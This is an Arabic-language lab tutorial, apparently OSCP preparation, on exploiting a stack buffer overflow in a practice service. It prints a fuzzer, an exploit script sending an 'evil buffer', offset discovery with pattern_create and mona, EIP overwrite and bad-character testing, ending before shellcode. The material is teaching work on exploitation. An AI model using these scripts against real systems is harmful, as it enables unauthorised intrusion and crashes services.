0BADF00D *mona config -set workingfolder c:\mona\xp
0BADF00D Writing value to configuration file
0BADF00D Old value of parameter workingfolder =
0BADF00D [+] Creating config file, setting parameter workingfolder
0BADF00D New value of parameter workingfolder = c:\mona\xp
0BADF00D [+] This mona.py action took 0:00:00
!mona config -set workingfolder c:\mona\xp
```

-تعالى نعمل الـ **Fuzzing Script** بالـ **Python** اسمه ... **Fuzzing.py** وهنفচص الكود حتى ونفهم الغرض منه ايه .

```
1 #!/usr/bin/env python3
2
3 import socket, time, sys
4 ip = "10.x.x.x"
5 port = 1337
6 timeout = 5
7 prefix = "OVERFLOW1 "
8 string = prefix + "A" * 100
9 while True:
10     try:
11         with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
12             s.settimeout(timeout)
13             s.connect((ip, port))
14             s.recv(1024)
15             print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
16             s.send(bytes(string, "latin-1"))
17             s.recv(1024)
18     except:
19         print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
20         sys.exit(0)
21     string += 100 * "A"
22     time.sleep(1)
```

-الکود بتعنا دا بيعمل **Fuzzing** فيبيعت **Data** بحجم كبير لـ **Server** عشان يشوفه هيحصله الـ **Crash** ولااء ... فتعالى **Nfচচে** .

-أول حاجه عملنا **Import** للمكتبات المهمه بتعتنا وهي الـ **Socket** الخاصه بالتعامل مع الـ **Network** ونبعت ونستلم الرسائل من الـ **Server** وتاني مكتبه معانا وهي الـ **Time** ودي عشان نتمكن من التحكم فالوقت مبين كل رساله والتانيه لما نرسلها لـ **Server** و الثالثه هي الـ **Sys** ودي بنستخدمها لما نعوز نخرج من الـ **APP** بتعنا فحاله حدوث اي **Error** ... ودا السطر ,**Import Socket, Time** ... **Error** . **Sys**

-تاني حاجه معانا وهي انا نعرف الـ **Variables** بتعتنا اللي هي **IP** الخاص بالـ **Server** اللي هو الـ **Target Machine** بتاعه اللي عامل **Listen** عليه ... والـ **Timeout** ودي المده اللي هنسندها عشان نعرف الـ **Connection** فشل ... وبعد كدا نبعت الـ **Data** بتعنا اللي هي الـ **100** حرف **A** عشان نشوف الـ **APP** بتعنا هيحصله **Crash** ولااء وهنفضل نزود الحروف لحد ما **يحصل** .

```

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)

```

- فالجزء دا هنبدء ال **Fuzzing** بتعنا اللي هو ال **Attack** و هنفتح ال ... **Server** مع ال **Connection**

**(socket.Socket(socket.AF\_INET, socket.SOCK\_STREAM)**

- هنفتح ال **Network Connection** بال **Socket** بتعنا وبعدين ال **AF\_INET** يعني ال **4IPV** وبعدين ال **Socket** يعني **TCP Connection** وليس **UDP** ... وبعدين ال **Stream** يعني **Set time out** متمتش فيه هنقول عليه **Connect (ip+port)** ... وال **Failed** عشان يتصل بال **Server** على ال **IP** وال **Port** المحددين فوق ... وال **Recv** عال **Port** المحدد عشان يستقبل اي اتصال جايله من ال **. Server**

- طب السطر دا عاوز منا ايه ...

**- (print("Fuzzing with {} bytes".format(len(string)))**  
**((len(prefix**

دا بيطبعك عدد ال **Character's** اللي بيتم ارسالها بدون ال **Print** اللي هو كان ال **1Overflow** يعني يعملك **Prefix** للحروف اللي هي **AAAA** اللي هنبعتها لل **Server** بدون الكلمه دي ... والسطر اللي بعده اللي هو دا ... **,s.send(bytes(string))** ... **(("1-latin"**

. **Server** دا الغرض منه تحويل ال **Bytes** الى **Text** ويبيعته لل

-وال **Recv** عال **Port** المحدد اللي هو **1024** دا بيحاول يستقبل ال **Connection** من ال **Server** لو بعت حاجه .

```
except:  
    print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))  
    sys.exit(0)  
    string += 100 * "A"  
    time.sleep(1)
```

-دا الجزء الخاص بالتعامل مع ال **Errors** ... وهنا انت بتقوله لو حصل **Error** مثلا زي ان السيرفر وقع فأنت هتطبعلى عدد ال **APP** اللي سبب ال **Crash** .

-وبعد كدا من أول ال **String** انت بتعرفه يزود عدد **100** حرف **A** فكل مره وينتظر ثانية واحدة مبين كل **Request** عشان ميحصلش ضغط كبير عال **Server** .

-فأختصارا لليله دي الكود بتغنا هيبيت **Data** بشكل كبير لـ **Target** وبعدين يزود عدد ال **Characters** اللي بيبيتها لـ **Server** لحد ميحصل ال **Crash** ولما يحصل ال **Server** عالشاشة قدامي ال **Buffer** اللي تسبب فال **Crash** وتخرج من ال **APP** عشان ابقا عارفه عشان هنسخدمه بعدين ... فلو الكود عمل **Buffer Overflow** يبقا احنا عندنا بالفعل ال **Crash** وساعتها نقدر نكمل ال **Attack** بتغنا ونرفع ال **Vulnerability** وهذا زي مشرحنا **Shellcode** .

-تعالي نعمل **Attack** لـ **Create Script** بايثون تاني عندنا فال ... **Exploit.py** ونسميه **Machine** !؟

```

1 #!/usr/bin/env python3
2 import socket
3 ip = "10.20.30.100"
4 port = 1337
5 prefix = "OVERFLOW1 "
6 offset = 0
7 overflow = "A" * offset
8 retn = ""
9 padding = ""
10 payload = ""
11 postfix = ""
12 buffer = prefix + overflow + retn + padding + payload + postfix
13 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14 try:
15     s.connect((ip, port))
16     print("Sending evil buffer...")
17     s.send(bytes(buffer + "\r\n", "latin-1"))
18     print("Done!")
19 except:
20     print("Could not connect.")
21

```

-الكود دا الغرض منه يحاول يعمل لل **Server Crash** عن طريق انا نبعت لل **Server** حجم **Data** كبير ونشوف ونعمل ال **Test** هل عنده ال **Buffer Overflow** ولااء ... تعالى نفصصه مع بعض .

-الكلام زي اللي فات ببعيد نفسه وهو هنحدد ال **IP** وال **Port** بتوع ال **Payload** اللي هنعمل عليه ال **Attack** وبعدين هنعمل ال **Server** بتاعنا اللي هنبعثه لل **Server Target** فالجزء اللي هو **Offset** دا هنحط فيه ال **Characters** بتاعنا اللي هي ال **Values** اللي هتسبب ال **TCP Connection** لل **Target Crash** وبعد كدا هنفتح ال **Server** مع ال **Port** دا ... والسطر دا **s.send(bytes(buffer + "\r\n"))**

الغرض منه انا نبعت ال **Payload** اللي جهزناها اللي هي ال **Data** بتاعنا اللي هو عباره عن مجموعة من الحرف **A**.

-والسطر دا الغرض منه انا نقوله يطبع ال رساله تأكيد قدامنا عالشاشة ان ال **Data** بتتبع وكله تمام .

**("...print("Sending evil buffer**

- والسطر دا الغرض منه انه يطبعنا **Done** لو كل حاجه مشت تمام  
و حصل ال **Crash** عند ال **print("Done")**

ولو حصل مشكله فال **Server Connection** بال **Server** تطبعنا السطر دا  
**(".except: print("Could not connect**

- ان حصل مشكله فال **Connection** بال **Server** و تتطلعها قدامنا  
عالشاشة ... و تعالى نشغل ال **Script** بتعدنا الخاص بال **Fuzzing**  
عشان نعرف عدد ال **Characters** اللي جربها وأدت لحصول ال **Crash**.

```
(root㉿kali)-[~/home/caesar/Oscp/BufferOverflow]
# python3 fuzzer.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing crashed at 2000 bytes
```

- ومن ال **Script** بتعدنا اللي قعد يخمن ال **APP** اللي هتسبب  
ال **Crash** . بيحصل عند **2000 bytes** لقينا ال **Crash**

- فأحنا كدا عاوزين نعرف ال **Crash** حصل فأنهو **Location** بالضبط  
فال **Attack** عشان نعرف ال **EIP** وقف فين ونكمel ال **Memory**  
بعد اما عرفنا اننا عندنا **Buffer Overflow** فعاوزين نكمel استغلال  
ال **Attack** فأننا نزرع ال **Shellcode** اللي هو **Calc.exe** مثلا  
فأحنا كدا عاوزين نبعث زياده عال **Crash** بتعدنا اللي حصل عند ال  
**2000 byte** كمان عشان نعرف ال **Crash** حصل  
فين بالضبط ونقدر نتحكم فيه فيما بعد ...

-ودا هيتم عن طريق ال **Script** الموجود فال **Metasploit** واللى اتكلمنا عليه قبل كدا واسمه ال **Pattern create** اللي هي عملنا بتعتني بالعدد اللي عاوزينه اللي هو لـ **Characters Create** وصلت كدا 2400 .

```
(root㉿kali)-[~/home/caesar/Oscp/BufferOverflow]
# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad
4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8A
g9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2K3
Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An
8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2A
r3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7
Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay
2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6B
b7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bi0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B1B1L2B1L3B14B15B16B17B18B19Bm0B
m1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9B00Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5
Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bs
0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4B
w5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9
Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd
4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8C
g9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3
Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn
8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2C
r3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7
Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy
2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6D
b7Db8Db9
```

-بعد كدا تأخذ ال **Create** اللي عملناه عن طريق ال **Payload** دا ونحطه فال **Exploit.py** الاسكريبت اللي كنا عملناه قبل كدا تحط فيه ال **Payload** بتعنا دا اللي هنسخدمه .

-بعد كدا تبدء تشغيل **Exe file** بتاعك اللي هو كان ال **OSCP.exe** بنفس الطريقة اللي شغالناه بيها فوق ولازم الخطوه دي تسبق بيها قبل متشغيل ال **exploit.py** الاسكريبت بتعنا اللي هنجرب بيها عال **Target APP** اللي هو ملف ال **OSCP.exe** بتعنا وطبعا هتشغله على جهاز ال **Victim** وال **Exploit.py** هنشغله من ال **Attacker Machine** .

```
(root㉿kali)-[~/home/caesar/Oscp/BufferOverflow]
# python3 exploit.py
Sending evil buffer...
Done!
```



-هتلاقي ال **Error** **Access** وقع وظهر لك **Server** أسمه ال **APP** اللي قدامك دا ... دا معناه ان ال **APP** حوا يعمل **Violation** **read** فمكان ما فال **Memory** بس مش مسموح له يوصله أو مش مسموح له بكتابته ... دا معناه اننا نقدر نتحكم بشكل جزئي فال **Memory** والخطوه الجايده هنبده نشوف ال **Crash** حصل فين بالضبط عشان نبدع نوجله ال **Exploit** بشكل مضبوط ... فدا يعتبر مؤشر اننا شغالين صح فطريقتنا لاستغلال ال **Buffer Overflow**.

```
!mona config -set workingfolder c:\mona\xp
[+] Processing modules...
[+] Done. Let's rock 'n roll.
[+] This mona.py action took 0:00:08.081000
!mona findmsp -distance 2400
```

-هنسخدم ال **Immunity Debugger** عشان نحلل ال **Crash** اللي حصل لل **Server** ... هنروح للمكان اللي بنكتب فيه ال **Mona** ونكتب فيه **Command** خاص بال **EIP** قدامك دا ... احنا عاززين نعرف ال **Location** اللي واقف عنده ال **EIP** اللي حصل عنده ال **Crash** لما دخلنا ال **Patterns** بتعتنا اللي هي ال **Characters** فهندخل نفس ال **bytes 2400** بتوعنا عشان نعرف ال **EIP** واقف فين زي مقولنا ... وال **Mona** هتساعدنا في تحديد ال **Location** اللي حصل فيه ال **Crash** جوا ال **memory** عشان نستغله بعد كدا ... وبعد كدا هتلاقي ال **Mona** طلعتاك القيم اللي اتحفظت فال **registry** اللي تخص قيمة ال **EIP** ودا اللي يهمنا زي مقولنا .

```

[+] Examining registers
EIP contains normal pattern : 0x6f43396e (offset 1978)
ESP (0x019bfa30) points at offset 1982 in normal pattern (length 418)
EBP contains normal pattern : 0x43386e43 (offset 1974)
EBX contains normal pattern : 0x376e4336 (offset 1970)

```

-تعالى نعدل فال **exploit.py** الاسكريبت بتعنا اللي هنستغل بيه  
 الثغره ... طب نعدل ايه !؟... هنعدل ال **Variable** اللي هو ال  
**offset** عشان دا اللي بيديل على مكان ال **EIP** بالضبط فأحنا كنا  
 سايبينه **Zero** عشان مكناش عارفين مكان ال **EIP** فين بالضبط ! ...  
 انما دلوقتي عرفنا المكان اللي طلعناه بال **Mona** وبعد كدا بتفضي ال  
**Bytes Server** لأننا مش محتاجين حته اننا نبعث لـ **payload**  
 بشكل عشوائي تاني لأننا وصلنا اللي احنا عاوزينه فعلاً دلوقتي وصلنا  
 لحته التحكم فال **EIP** ... وهنعوض فال **Script** عن ال **retn** بال  
**Hexadecimal** **42424242** بال **BBBB** ودا  
 الغرض منه اننا عاوزين نعرف اذا كنا فعلاً وصلنا لـ **Control** عال  
**EIP** ولااء .

```

#!/usr/bin/env python3

import socket

ip = "10. [REDACTED]"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Done!")
except:
    print("Could not connect.")
~
```

- فلو وصلت لـ **EIP** عال **Control** فعلاً لما تشغّل الـ **exploit.py** هتلaciه ببیعت ال **BBBB** فمكان ال **EIP** اللي هيتعوض عنها بال **42424242** ... فلما ال **Server** يقع **Hexadecimal Immunity** **42424242** فال **EIP** أتغير لـ **42424242** فـ **Debugger** فـ **Attack** نجح بالفعل واتحكمت فال **EIP** وهو تحت ايدينا ... وهنـشوف فالجي ازاي نستفيد بـ **42424242** ... تعالى نـشـوف الـ **EIP** مع بعض قيمته اتغيرت ولااء ؟

```
Registers (FPU)
EAX 017FF268 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAA
ECX 0061553C
EDX 000000A0D
EBX 41414141
ESP 017FFA30 ASCII "\r\n"
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 Z 0 0 I 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

- هتلaciه فعلاً أتغير ولـ **Value** الخاصه بالـ **Hexadecimal** اللي عوضنا عنها فالـ **Script** بـ **BBBB** كانت الـ **BBBB** فـ **Attack** نجح وخدنا الـ **EIP** عال **Control** بـ **Test** اللي عملناه وساعتها احنا نقدر نوجه الـ **EIP** للـ **Calc.exe** اللي مثلـ **Shellcode** السطر دا وـ **42424242** اللي هـشـوفـه .

- تعالى نبحث عن الـ **Bad Characters** وـ **Null Byte** اللي ممكن تسبـب مشاكل أثناء تنفيذ وبناء الـ **Exploit** ... اللي هـنـعـملـهـ هنا اـنـناـ منـ خـلـالـ الـ **Mona** هـنـخـلـيـهاـ تـولـدـ سـلـسلـهـ منـ الـ **Bytes** ولكن هـنـسـتـبعـدـ منهاـ الـ **(00x\)** اللي هي الـ **Null Byte** لأنـهاـ الـ **Bad Characters** أو تـغـيرـهاـ أولـ متـوصـلـ لـ **EIP** فـ **نـجـبـهاـ أـفـضـلـ** .

-وبكدا نقدر نختبر باقي ال **Bytes** عشان نعرف مين فيهم ال **Bad Characters** ... ودا هنعمله من خلال ال **Mona** زي مقولنا .

```
Generating table...
[+] This mona.py action took 0:00:
!mona bytearray -b "\x00"
Show windows
```

-فلما أستخدمنا ال **Mona** عشان نولد ال ... ال **Byte Array** حفظت الملف الناتج في **bytearray.bin** فدا الملف بتعنا اللي فيه ال **Bad Characters** ... فلازم تكون عارف مكان الملف دا موجود فين عشان هنستخدمه فاختبار ال **Byte Array** فالخطوات الجايه و هتلaciee فالمسار دا غالباً مدام مغيرتش فال **Mona** الخاصه بال **Setting** .

**C:\mona\oscp\bytearray.bin**

```
Generating table, excluding 1 bad chars...
Dumping table to file
[+] Preparing output file 'bytearray.txt'
  - (Re)setting logfile c:\mona\oscp\bytearray.txt
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xde\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfe
```

-تعالى فالخطوة اللي بعدها أو عى تتوه مني وركز فالخطوات ولو حاجه وقعت منك أرجع هاتها من الأول عشان تربط الفكره كامله ... عاوزين نعمل بعد كدا نعمل **Python Script** عشان يولد السلسله من ال **Bytes Array** من ( 01x0 ) اللي هي أول قيمة بعد ال **Null** - **Byte Array** لأخر قيمة فال **Byte Array** اللي هي ال ( **xff0** ) اللي هما ال **Bad Characters** يعني عشان متوهش مني ... وبعد كدا لاما نعمل ال **OSCP.exe** نبعته لل **Server** بتعنا اللي فحالتنا ال **Script** ونشوف مين فيهم اللي هيسبب مشكله ودا هي ساعدنـا في تحديد القيم اللي بتبوظ ال **Data** أو تغيرها قبل وصولها لل **Memory** ... وأي قيمة هتسبـب مشكله هنسميها ال **Bad Characters** وهنجنب استخدامها بعد كدا .

```

1 #!/usr/bin/env python3
2 for x in range(1, 256):
3     print("\\\\x" + "{:02x}".format(x), end="")
4
5 print()
6

```

-من 1 ل 256 اللي هما القيم بتعدنا ( 01x0 ) وال ( xff0 ) وبعد كدا تنفذ ال Script بتعدنا اللي هيطلع ال Bad Characters هنجنبها واحنا بنعمل لل Create بتعدنا .

```

└─[root@kali]─[/home/caesar/OSCP/BufferOverflow]
# python3 badchars.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a
\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34
\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e
\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68
\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82
\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c
\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6
\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0
\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea
\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff

```

-طلعنا ال Bad Characters قدامنا اهوه ... هنقوم واخدينه ونروح لـ exploit.py ونعدل فيه ونضيف الكلام دا ليه فهتعمل اسمه Script فـ Payload بدل فهو فاضي او فيه ملهاش لازمه لاء هتحط فيه ال Bad Characters اللي Data طلعتك ... وبعد كدا هنبعث ال Server دي لـ Bad Characters بتعدنا اللي هو OSCP.exe هنا فحالتنا ونشوف هل منهم قيمة بتسبب مشكله ما ولااء ... فلو فيه اي قيمة منهم بتتغير او بتختفي قبل متوصـل لـ EIP فـ di Bad Character فـ ساعتها ممكن نستبعدها واحنا بنعمل لـ Exploit لـ create نتجنب حدوث اي مشكله .

```

padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
postfix = ""

```

-تعالى بعد كدا نفتح ال **Immunity OSCP.exe** من ال **OSCP.exe** وتشغل من جهاز ال **Attacker Debugger** بعد **Exploit.py** **Bad Test** بتعنا ونشوف هل فيه **Bad Characters** اما عدناه ونعمل ال **Test** أو بظهور وتختفي .

```
Registers (FPU)
EAX 0188F268 ASCII "OVERFLOW1 AAAAAAAA
ECX 0033563C
EDX 0000000A
EBX 41414141
ESP 0188FA30
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFF)
P 1 CS 001B 32bit 0(FFFFFF)
A 0 SS 0023 32bit 0(FFFFFF)
Z 1 DS 0023 32bit 0(FFFFFF)
S 0 FS 003B 32bit 7FFDE000(4000)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
